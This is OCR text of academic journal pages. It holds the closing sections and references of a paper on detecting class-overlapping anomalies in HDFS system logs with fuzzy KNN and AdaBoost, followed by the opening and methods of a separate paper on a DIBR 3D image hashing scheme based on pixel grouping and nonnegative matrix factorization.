3.4. Case Study. In order to find the difference of detection between the two algorithms, we analyzed the data set and select two of the data as case study. In the experiment, the feature points of data A are [4, 1, 3, 3, 6, 1, 1, 1, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]. And the feature points of data B are [4, 1, 3, 3, 5, 1, 1, 1, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0,




Figure 3: Performance comparison between DLME and AB-DT on HDFS data set.

0, 0, 0, 0, 0, 0, 0, 0]. The difference between the two data is only in the fifth feature point, and the other feature points are the same. The real label of data A is anomaly, and the real label of data B is normal. Data A and data B have a class overlap phenomenon. In the experiment, the anomaly detection result of data B was normal. Data A is detected as normal data when using traditional algorithms, but the true label is anomaly. It was successfully detected as anomaly data when using AdaBoost.

4. Conclusion

This paper uses ensemble learning to detect system log data anomalies in which class overlapping occurs. Firstly, the combination of fuzzy set theory and KNN confirms the possibility of the formation of class overlapping phenomenon in data set and extracts the data in this area for key processing. Compared to machine learning algorithms that fit decision boundary, nonparametric KNN can calculate the mutual distance relationship between data. The combination of fuzzy set theory and KNN can calculate the membership relationship of each classification of test sample data. In order to reduce the impact of nonclass overlapping area data on the detection results, the fuzziness is calculated according to the data classification membership and the data is divided. AdaBoost, an ensemble learning algorithm is used for anomaly detection of class overlapping data. Experimental results prove that the higher the fuzziness in the log data, the greater the probability of error. Using TSNE to visualize the dimensionality reduction of the system log data, it was found that the class overlapping phenomenon does exist. The experimental effect of AdaBoost is better than traditional machine learning in each evaluation measure. The class overlapping anomaly detection model based on ensemble learning is successfully applied in the HDFS data set, which can accurately detect the class overlapping area data.

However, our work has just begun. Our future work is to solve the problem of class overlapping by studying the relationship between each feature point of high-dimensional data in data preprocessing.

Data Availability

The research data supporting the results of this study can be available from https://zenodo.org/record/3227177#.XvVGE20zbIU.

Disclosure

An earlier version of this manuscript has been presented as conference presentation in the 2020 IEEE Fifth International Conference on Data Science in Cyberspace (DSC).

Conflicts of Interest

The authors declare no conflict of interest.

Authors' Contributions

Chunbo Liu and Yitong Ren carried out the experiments. Chunbo Liu wrote the manuscript with support from Jialiang Wang. Mengmeng Liang performed the critical experiments in the revision stage. Lanlan Pan preprocessed the data set. Zhaojun Gu and Zhi Wang conceived the original idea and supervised the project.

Acknowledgments

This work was supported by the National Science Foundation of China under grants 61872202, 61601467, and U1533104; the Civil Aviation Safety Capacity Building Foundation of China under grants PESA2018079, PESA2019073, and PESA2019074; the Natural Science Foundation of Tianjin under grant 19JCYBJC15500; the Key Research Program of the Chinese Academy of Sciences under grant no. KFZD-SW-440; the 2019 Tianjin New Generation AI Technology Key Project under grant 19ZXZNGX00090; and the Tianjin Key Research and Development Plan under grant 20YFZCGX00680. The authors would like to thank the Chinese University of Hong Kong for providing the HDFS log data.

References

[1] C. Liu, "Partial discriminative training for classification of overlapping classes in document analysis," *International Journal of Document Analysis and Recognition (IJDAR)*, vol. 11, no. 2, pp. 53–65, 2008.

[2] W. Y. Sit, L. O. Mak, and G. W. Ng, "Managing category proliferation in fuzzy artmap caused by overlapping classes," *IEEE Transactions on Neural Networks*, vol. 20, no. 8, pp. 1244–1253, 2009.

[3] W. Tang, K. Z. Mao, L. O. Mak, and G. W. Ng, "Classification for overlapping classes using optimized overlapping region detection and soft decision," in *2010 13th International Conference on Information Fusion*, pp. 1–8, Edinburgh, UK, July 2010.

[4] E. Szmidt and M. Kukier, "Classification of imbalanced and overlapping classes using intuitionistic fuzzy sets," in *2006*

3rd International IEEE Conference Intelligent Systems, pp. 722–727, London, UK, September 2006.

[5] R. Dabare, K. W. Wong, M. F. Shiratuddin, and P. Koutsakis, "Fuzzy deep neural network for classification of overlapped data," *Lecture Notes in Computer Science*, vol. 11953, 2019.

[6] M. Fu, Y. Tian, and F. Wu, "Step-wise support vector machines for classification of overlapping samples," *Neurocomputing*, vol. 155, pp. 159–166, 2015.

[7] D. Debashree, K. Saroj, and B. Purkayastha, "Learning in presence of class imbalance and class overlapping by using one-class SVM and undersampling technique," *Connection Science*, vol. 31, no. 2, pp. 105–142, 2018.

[8] H. Xiong, M. Li, T. Jiang, and S. Zhao, "Classification algorithm based on NB for class overlapping problem," *Applied Mathematics & Information Sciences*, vol. 7, no. 2L, pp. 409–415, 2013.

[9] N. Zhang, W. Karimoune, L. Thompson, and H. Dang, "A between-class overlapping coherence-based algorithm in KNN classification," in *2017 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*, pp. 5–8, Banff, AB, Canada, October 2017.

[10] H. Lee and S. Kim, "An overlap-sensitive margin classifier for imbalanced and overlapping data," *Expert Systems with Applications*, vol. 98, pp. 72–83, 2018.

[11] J. A. Sáez, M. Galar, and B. Krawczyk, "Addressing the overlapping data problem in classification using the one-vs-one decomposition strategy," *IEEE Access*, vol. 7, pp. 83396–83411, 2019.

[12] S. Bogucharskiy and V. Mashtalir, "Image segmentation via X-means under overlapping classes," in *2015 Xth International Scientific and Technical Conference "Computer Sciences and Information Technologies" (CSIT)*, pp. 45–47, Lviv, Ukraine, September 2015.

[13] L. Gong, S. Jiang, R. Wang, and L. Jiang, "Empirical evaluation of the impact of class overlap on software defect prediction," in *2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pp. 698–709, San Diego, CA, USA, November 2019.

[14] W. Wang, F. Seraj, N. Meratnia, and P. J. M. Havinga, "Localization and classification of overlapping sound events based on spectrogram-keypoint using acoustic-sensor-network data," in *2019 IEEE International Conference on Internet of Things and Intelligence System (IoTaIS)*, pp. 49–55, BALI, Indonesia, November 2019.

[15] H. Phan, L. Hertel, M. Maass, P. Koch, and A. Mertins, "CaR-FOREST: joint classification-regression decision forests for overlapping audio event detection," https://arxiv.org/abs/1607.02306.

[16] J. Li, Y. Wang, X. Song, and H. Xiao, "Adaptive multinomial regression with overlapping groups for multi-class classification of lung cancer," *Computers in Biology and Medicine*, vol. 100, pp. 1–9, 2018.

[17] S. N. Kalid, K. Ng, G. Tong, and K. Khor, "A multiple classifiers system for anomaly detection in credit card data with unbalanced and overlapped classes," *IEEE Access*, vol. 8, pp. 28210–28221, 2020.

[18] J. M. Keller, M. R. Gray, and J. A. Givens, "A fuzzy K-nearest neighbor algorithm," *IEEE Transactions on Systems, Man, and Cybernetics*, vol. SMC-15, no. 4, pp. 580–585, 1985.

[19] S. Taneja, C. Gupta, S. Aggarwal, and V. Jindal, "MFZ-KNN-A modified fuzzy based K nearest neighbor algorithm," in *2015 International Conference on Cognitive Computing and Information Processing(CCIP)*, pp. 1–5, Noida, India, March 2015.

[20] J. Maillo, J. Luengo, S. Garcia, F. Herrera, and I. Triguero, "Exact fuzzy K-nearest neighbor classification for big datasets," in *2017 IEEE International Conference on Fuzzy Systems (FUZZ-IEEE)*, pp. 1–6, Naples, Italy, July 2017.

[21] R. E. Schapire, "The strength of weak learnability," *Machine Learning*, vol. 5, no. 2, pp. 197–227, 1990.

[22] Y. Freund and R. E. Schapire, "A decision-theoretic generalization of on-line learning and an application to boosting," *Journal of Computer and System Sciences*, vol. 55, no. 1, pp. 119–139, 1997.

[23] Y. Freund and R. E. Schapire, "Experiments with a new boosting algorithm," in *International Conference on Machine Learning*, pp. 148–156, Bari, Italy, 1996.

[24] L. A. Zadeh, "Probability measures of fuzzy events," *Journal of Mathematical Analysis and Applications*, vol. 23, no. 2, pp. 421–427, 1968.

[25] A. De Luca and S. Termini, "A definition of a nonprobabilistic entropy in the setting of fuzzy sets theory," *Information and Control*, vol. 20, no. 4, pp. 301–312, 1972.

[26] X. Wang, H. Xing, Y. Li, Q. Hua, C. R. Dong, and W. Pedrycz, "A study on relationship between generalization abilities and fuzziness of base classifiers in ensemble learning," *IEEE Transactions on Fuzzy Systems*, vol. 23, no. 5, pp. 1638–1654, 2015.

[27] Y. Ren, Z. Gu, Z. Wang et al., "System log detection model based on conformal prediction," *Electronics*, vol. 9, no. 2, p. 232, 2020.

[28] A. Pal and M. Kumar, "DLME: distributed log mining using ensemble learning for fault prediction," *IEEE Systems Journal*, vol. 13, no. 4, pp. 3639–3650, 2019.

[29] T. Sundqvist, M. H. Bhuyan, J. Forsman, and E. Elmroth, "Boosted ensemble learning for anomaly detection in 5G RAN," in *IFIP International Conference on Artificial Intelligence Applications and Innovations*, pp. 15–30, Springer, 2020.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8820436, 14 pages
https://doi.org/10.1155/2020/8820436

Research Article

A Novel DIBR 3D Image Hashing Scheme Based on Pixel Grouping and NMF

Chen Cui,[1,2] **Xujun Wu**,[1] **Jun Yang**,[3] **and Juyan Li**[1,4]

[1]*School of Information Science and Technology, Heilongjiang University, Harbin 150080, China*
[2]*Guangxi Key Laboratory of Cryptography and Information Security, Guilin 541004, China*
[3]*College of Mathematics Physics and Information Engineering, Jiaxing University, Jiaxing 314000, China*
[4]*State Key Laboratory of Information Security, Institute of Information Engineering, Chinese Academy of Sciences, Beijing 100093, China*

Correspondence should be addressed to Juyan Li; lijuyan587@163.com

Received 25 June 2020; Revised 4 November 2020; Accepted 25 November 2020; Published 10 December 2020

Academic Editor: Ding Wang

Most of the traditional 2D image hashing schemes do not take into account the change of viewpoint when constructing the final hash vector. This result in the classification accuracy rate is unsatisfactory when applied for depth-image-based rendering (DBIR) 3D image identification. In this work, pixel grouping based on histogram shape and nonnegative matrix factorization (NMF) are applied to design DIBR 3D image hashing with better robustness resisting to geometric distortions and higher classification accuracy rate for virtual image identification. Experiments show that the proposed hashing is robust against common signal and geometric distortion attacks, such as additive noise, blurring, JPEG compression, scaling, and rotation. Compared with the state-of-art schemes of traditional 2D image hashing, the proposed hashing achieves better performances under above attacks, especially for virtual image identification.

1. Introduction

Depth-image-based rendering (DIBR) [1] is a kind of 3D representation technology, by which the virtual left and right images are generated from the center image according to the depth information described with the depth image. Then, viewers can easily get stereo perception with the virtual image pair. In the digital communication model of DIBR 3D image, receiver performs depth-image-based rendering operation to generate virtual image pair for 3D video perception. As a matter of fact, either of the center image, the virtual left image and the virtual right image may suffer from illegal or unauthorized redistribution. In order to resolve this problem, robust perceptual hashing has been widely used for digital multimedia protection. As variety of copies for center image and virtual images existing, image hashing can also help us to find the similar one and detect the tempered [2–6]. In this paper, we focus on designing a robust image hashing scheme for DIBR 3D image identification.

In the DIBR system, virtual right image and left image are generated from the corresponding center image with pixel mapping. In a sense, virtual images have similar visual content with their corresponding center image, which demands the hashing scheme should identify the virtual images with the same content as the center image as shown in Figure 1.

Generally, traditional 2D image hashing should have the several characteristics such as one-way function, compactness, perceptual robustness, visual fragility, and unpredictability [7]. For DIBR 3D image hashing, the perceptual robustness should have more stringent requirements as

$$\begin{aligned} P(H_k(I_c) \approx H_k(I_v)) &\geq 1-\varepsilon, 0 \leq \varepsilon < 1, \\ P(H_k(I_c) \approx H_k(I_d)) &\geq 1-\tau, 0 \leq \tau < 1. \end{aligned} \tag{1}$$

I_c represents the center image, I_v represents the virtual image, and I_d represents the perceptually similar copy of I_c or I_v with minor distortion. Here, ε and τ should be close




Figure 1: The character of image hashing for DIBR 3D images.

to zero. This paper focuses on designing a robust DIBR 3D image hashing for DIBR 3D image identification.

2. Related Work

Image hashing, a technique to derive a security content-based compact signature for input image [8], has been extensively studied for identification [9, 10], authentication [11–14], quality assessment [15], and tampering detection [5, 16–18].

In general, robustness and discrimination are two important aspects should be considered to design an image hashing scheme. Robust image hashing has been extensively studied for content-based identification for traditional 2D images. As feature extraction affects the identification performance for image hashing, many existing methods focus on extracting robust features resisting to content-preserving operations [9, 19]. In addition, some dimensionality reduction methods have been adopted to extract the robust features for hash generation, such as singular value decomposition (SVD) [20] and nonnegative matrix factorization (NMF) [21], which are robust to most kinds of signal distortion attacks but sensitive to geometric distortions such as rotation. In [22], a robust image hashing with multidimensional scaling is proposed, which achieves better performance when taking into account image classification. In order to make the hashing scheme robust to geometric distortion attacks such as rotation, robust image hashing scheme is proposed to extract the geometric-invariant features for generating the final hash vector [23]. In [24], a robust image hash in Radon transform domain is proposed, which is robust against rotation, but the discriminative capability is not good enough. In [25], invariant moments extracted from color spaces are used to generate the final hash vector. This hashing scheme is robust against rotation, but increase misclassification. In [26], Li uses Gabor filtering to extract features and compresses these features with dithered lattice vector quantization to generate the compact hash. This method is robust against rotation, but the discriminative capability is also not good enough.

In recent years, some novel and excellent hashing algorithms are proposed. Qin et al. [27] propose a security image hashing scheme based on perceptual texture and structure features, but the image classification performance is not good enough. In [28], a robust image hashing based on tensor decomposition is proposed, which is robust to common signal distortion attacks. However, the discriminative capability is not good enough. Lv et al. [7] propose shape contexts and local feature point-based image hashing scheme. Compressing the descriptors of SIFT feature points in each hash bin to form the final hash vector, their hashing scheme is robust to geometric distortion attacks such as rotation. However, the performance is degraded when the detected key points from the test image are not stable enough to coincide with the detected key points from the original. Tang et al. [29, 30] propose a kind of robust image hashing scheme based on ring partition. Using the pixels in each ring to form a secondary image insensitive to rotation, they extract the final hash vector from the secondary image. The experimental results show that their hash schemes are robust to rotation with good discriminative capability. This kind of method considers that the viewpoint never changes when the digital image is attacked by most of the content-preserving manipulations. In other words, the image center of original image and their copies would not change.

Performance comparisons among some traditional 2D image hashing algorithms are summarized in Table 1. For signal distortion attacks, the word "Yes" means that the algorithm is robust against some operations including additive noise, blurring, and JPEG compression. For geometric distortion attacks, the word "Yes" means that the algorithm is robust against scaling, rotation within arbitrary degree, and the word "Unknown" means that such performance result has not been reported in the literature as far as we know.

In fact, the image center of center image and virtual images are different, which is caused by the DIBR operations. As a result, this kind of traditional 2D hashing scheme would not achieve good performance when applied for DIBR 3D image identification. Some of the state-of-art traditional 2D robust image hashing schemes resisting to geometric distortions do not take into account the situation about viewpoint changing [7, 29, 30]. Dividing the image into several rings or constructing rotation-invariant secondary image according to the unchanged image center is the key step to construct hash vector robust to rotation manipulation. However, the image center changes when generating virtual images in the DIBR system.

In this work, a pixel grouping and nonnegative matrix factorization-based hashing scheme is designed for DIBR 3D image identification. The key contribution is using the approximate invariance of histogram shape to extract features insensitive to the operation of virtual image generation, making our DIBR 3D image hashing scheme identify the virtual images with the same visual content as the original center image. The rest of this paper is organized as follows: Section 2 briefly reviews the DIBR operations. Section 3 introduces the pixel grouping according to approximate invariance of histogram shape and nonnegative matrix factorization-based image hashing. Section 4 shows the experimental results and performance comparisons. Section 5 gives the final conclusions.

3. Review of Depth-Image-Based Rendering Process

Figure 2 illustrates the relationship between the center image and the virtual images generated by DIBR operations [31]. Suppose P is a point in the space, C_c, C_l, and C_r represent

Table 1: Performance comparisons among some typical algorithms.

Algorithm	Against common content-preserving operations					Discriminative capability
	JPEG compression	Additive noise	Blurring	Image rotation	Image scaling	
[7]	Yes	Yes	Yes	Yes	Yes	Unknown
[8]	Yes	Unknown	Yes	Unknown	Yes	Good
[11]	Yes	Unknown	Unknown	No	No	Unknown
[17]	Yes	Yes	Yes	Yes	Yes	Unknown
[18]	Yes	Unknown	Yes	Yes	Yes	Moderate
[20]	Yes	Yes	Yes	No	Yes	Poor
[21]	Yes	Yes	Yes	No	Yes	Poor
[24]	Yes	Yes	Yes	Yes	Yes	Moderate
[25]	Yes	Yes	Yes	Yes	Yes	Poor
[26]	Yes	Yes	Yes	No	Yes	Good
[27]	Yes	Unknown	Yes	No	Yes	Moderate
[28]	Yes	Yes	Yes	No	Yes	Moderate
[29]	Yes	Yes	Yes	Yes	Yes	Good
[30]	Yes	Yes	Yes	Yes	Yes	Good




Figure 2: The relationship of pixel in the left image, center image, and right image.

the center viewpoint, left viewpoint, and the right viewpoint, respectively, f represents the focal length of the center viewpoint, and Z represents the depth of P. x_c, x_l, and x_r represent the x-coordinate of pixel in the center image, the virtual left image, and the virtual right image, respectively. t_x represents the baseline distance, value of which is equal to the distance between the left and right viewpoints. As geometric relations shown in Figure 2, x-coordinate of pixel in the virtual images is computed as

$$x_l = x_c + \frac{t_x}{2}\frac{f}{Z}, \qquad x_r = x_c - \frac{t_x}{2}\frac{f}{Z}, \tag{2}$$

$$Z(v) = Z_{\text{far}} + v \times \frac{Z_{\text{near}} - Z_{\text{far}}}{255}, v \in [0, 255]. \tag{3}$$

In fact, the gray value of pixel in depth image is not the real depth value. Pixel with gray value close to 255 indicates that P is close to the near clipping plane Z_{near}. On the other hand, pixel with gray value close to 0 indicates that P is close to the far clipping plane Z_{far}. According to formula (3), the depth value $Z(v)$ of P is computed, where v represents the gray value.

4. Proposed Image Hashing

Our DIBR 3D image hashing scheme includes the following steps: the original center image is filtered with a Gaussian kernel low-pass filter to get the low frequency, and we standardize the low frequency of center image for hash generation. Then, pixels of normalized low frequency image are divided into different groups according to the histogram shape. Then, these pixel groups are used to construct a secondary image, which is almost unchangeable under geometric distortions and slightly changes after DIBR operations. Lastly, the secondary image is discomposed by nonnegative matrix factorization to get the coefficient matrix, and the final hash is constructed with these coefficients.

4.1. Preprocessing. Low-pass filtering is adopted to extract the low-frequency component of original center image, which is aimed at enhancing the robustness of proposed hashing

scheme to some common content-preserving manipulations [32]. The low-frequency component $\mathrm{IC}_{\mathrm{low}}$ of original center image IC is obtained as

$$\mathrm{IC}_{\mathrm{low}}(x, y) = G(x, y, \sigma) * I(x, y), \tag{4}$$

where $*$ represents the convolution operation, and the low-pass filter Gaussian function $G(x, y, \sigma)$ is represented as

$$G(x, y, \sigma) = \frac{1}{2\pi\sigma^2} e^{-x^2+y^2/2\sigma^2}, \tag{5}$$

where σ is the standard difference. According to parameters setting in [32], σ is set to 1.

4.2. Pixel Grouping. The gray levels of filtered image I_{low} also range from 0 to 255. In this paper, only pixels with M different gray levels are randomly selected to construct the secondary image, which is aimed at ensuring the security of proposed hashing algorithm. With a key-based sequence $P(M) = \{p_i | i = 1 \cdots M, 0 \le p_i \le 255\}$, M gray levels $h_1, h_2, \cdots, h_M$ are selected for pixels grouping, where $h_i = p_i$. The set of selected gray level is represented as

$$H_M = \{h_i | i = 1, 2, 3, \cdots \cdots, M\}. \tag{6}$$

After resizing I_{low} to $m \times m$, pixels with L_B neighbouring gray levels in H_M are selected to form one pixel group. In total, $n = \lfloor M/L_B \rfloor$ groups are formed, where $\lfloor \cdot \rfloor$ is a floor function.

Suppose g_i be one of the pixel groups. In order to form the ith column of the secondary image, we sort and resize g_i to a new vector v_i sized $k \times 1$. Then, the secondary image is represented as

$$V = [v_1, v_2, v_3, \cdots, v_n]. \tag{7}$$

It is clear that the histogram shape of V is the same as that of the resized I_{low}, and the secondary image V is robust to geometric distortions such as rotation. In this paper, M is set to 240, $m = 256$, $L_B = 6$, and $k = 4m$.

4.3. Hash Generation. Since the histogram shape is almost unchangeable under geometric distortions and slightly changes after DIBR operations, features extracted from the secondary image V also have this property. NMF is used to get the base matrix W and coefficient matrix H, respectively. Concatenate the coefficient matrix H to obtain the final hash vector, the length L of hash vector is $n \times r$, where n is the number of pixel groups and r is the rank for NMF. In this paper, r is set to 2.

In this paper, correlation coefficient is taken as the metric to measure the similarity between two image hash vectors Hash1 and Hash2. The correlation coefficient $S(\mathrm{Hash1}, \mathrm{Hash2})$ is defined as

$$S(\mathrm{Hash1}, \mathrm{Hash2}) = \frac{\mathrm{cov}\ (\mathrm{Hash1}, \mathrm{Hash2})}{\sqrt{D(\mathrm{Hash1})}\sqrt{D(\mathrm{Hash2})}}. \tag{8}$$

Table 2: Perceptual distance between center image and left virtual image computed by different hashing methods.

Image	Proposed method	Method in [30]
Breakdancers	0.9984	-0.3817
Dolls	0.9952	-0.7150
Books	0.9982	-0.7499
Ballet	0.9984	0.8183

Table 3: Perceptual distance between center image and right virtual image computed by different hashing methods.

Image	Proposed method	Method in [30]
Breakdancers	0.9990	0.5647
Dolls	0.9909	0.7812
Books	0.9982	0.8849
Ballet	0.9980	0.9093

According to formula (8), $S(\mathrm{Hash1}, \mathrm{Hash2})$ ranges from -1 to 1, and a bigger $S(\mathrm{Hash1}, \mathrm{Hash2})$ value indicates that the input image is more similar with the original corresponding center image. If the correlation coefficient $S(\mathrm{Hash1}, \mathrm{Hash2})$ is higher than the threshold predefined, the input image is viewed as perceptual content unchanged. If the correlation coefficient $S(\mathrm{Hash1}, \mathrm{Hash2})$ is lower than the threshold predefined, the input image is viewed as a different image or a maliciously tempered version of the original corresponding center image. For DIBR 3D images, the virtual images should have much bigger $S(\mathrm{Hash1}, \mathrm{Hash2})$ value when computing the perceptual distance from their corresponding original center image. According to experiment results listed in Tables 2 and 3, some virtual images are viewed different from the original center image when the hashing method proposed in [30] is adopted. It is clear that our DIBR 3D image hashing scheme can identify the virtual images with the same visual content as the original center image.

4.4. Invariance of Histogram Shape. Robustness to geometric distortion attacks, especially the rotation attacks, is the major problem to be considered when designing a traditional 2D image hashing scheme with features insensitive to geometric operations. According to [33], the histogram shape is robust to scaling, rotation, and affine attacks. To design a DIBR 3D image hashing scheme, the robustness to the operation of virtual image generation is also important.

The resistance of the histogram shape to the operation of virtual image generation is discussed as follows. According to [33], with some regions cropped from the original image, the histogram shape of the original image will be different from the histogram shape of cropped one. Strictly speaking, the robustness of histogram shape under cropping attacks depends on the image and the cropped area. So the invariance property of the histogram shape of an image under cropping attacks is an approximate invariance. Similarly, in the operation of virtual image generation, the virtual images are generated from the center image with some regions cropped and




Figure 3: The number of pixels in different groups of center image and virtual images.

holes filled, and the robustness of histogram shape under this operation depends on the image, the baseline distance, and the key-based sequence used for selecting the gray levels, so the invariance property of the histogram shape of the virtual images is also an approximate invariance. As shown in Figure 3, although the virtual images are generated from the center image with pixels' translation and parts of pixels cropped, the number of pixels in each group slightly changes compared with that of the center image. Resizing each pixel group to a new vector as the column of secondary image, this secondary image is similar with that formed from the center image. Using the NMF to extract features from the secondary image to obtain the final hash vector, the final hash vector of the virtual image is almost the same as that of the center image. Table 4 illustrates the statistics of perceptual distances between the tested center images and their corresponding virtual images. It can be seen that all means are close to 1, and their standard deviations are small. Moreover, the minimum values are also close to 1. This indicates that the approximate invariance of histogram shape can be used to extract features insensitive to DIBR operations, making our DIBR 3D image hashing scheme identify the virtual images with the same visual content as the original center image.

Table 4: Statistics of perceptual distance between the center image and the virtual image.

	Max	Min	Mean	Standard deviation
Left image	0.9994	0.9938	0.9970	0.0022
Right image	0.9990	0.9893	0.9961	0.0036

5. Experimental Results

Dataset with 2727 images is constructed to evaluate the identification performance for DIBR 3D image. Pairs of the center

images and their corresponding depth images are selected from Middlebury Stereo Datasets [34] and Microsoft Research 3D Video Datasets [35] to construct the dataset, and the sizes of these images are ranging from 450×375 to 1390×1110. Hashes of the center image, the virtual left image, the virtual right image, and their distorted versions are generated with our hashing scheme in order to calculate the identification accuracy rate. The distorted versions are generated by attacking the center and virtual images according to 10 classes of common content-preserving operations. In this paper, MATLAB is exploited to implement these 10 class operations with different parameters. These operations include common signal and geometric distortion attacks such as JPEG compression, blurring, additive noise, scaling, rotation, and cropping after rotation. The operations and their parameters are listed in Table 5.

5.1. Discrimination. 120 different color images are collected from the Ground Truth Database [36] in order to test the discriminative capability of proposed hashing. The hash vectors are generated for these 120 images, and then 7140 correlation coefficients of S are computed between each pair of different hash vectors. The maximum value of these correlation coefficients is 0.9785, and the minimum value is -0.5101. If the threshold T is set as 0.92, 0.32 percent pairs of different images are identified with the similar content. 0.09 percent pairs of different images are identified with the similar content with T is set to 0.94. No pair of different images is identified with the similar content when T is set to 0.98.

5.2. Perceptual Robustness. Firstly, four pairs of the center image and the depth image are selected from the above dataset. They are "Breakdancers," "Books," "Dolls," and "ballet" as listed in Table 2. Each virtual image pair and the center image are attacked by the content-preserving operations listed in Table 5. As shown in Figure 4, no pair of visually identical images (including the distorted center and virtual images) is identified with different content when the threshold T is set to 0.96.

In this paper, combinational attacks between image geometric distortion attacks and signal distortion attacks are also performed for many images to evaluate the perceptual robustness of the proposed image hashing scheme. Combinational attacks are used as follows: Gaussian noise +rotation, Gaussian noise+cropping after rotation, salt and paper noise+rotation, salt and paper noise+cropping after rotation, speckle noise+rotation, speckle noise+cropping after rotation, Gaussian blurring+rotation, Gaussian blurring+cropping after rotation, circular blurring+rotation, circular blurring+cropping after rotation, motion blurring +rotation, motion blurring+cropping after rotation, JPEG compression+rotation, and JPEG compression+cropping after rotation. In addition, scaling+rotation and scaling +cropping after rotation are also performed.

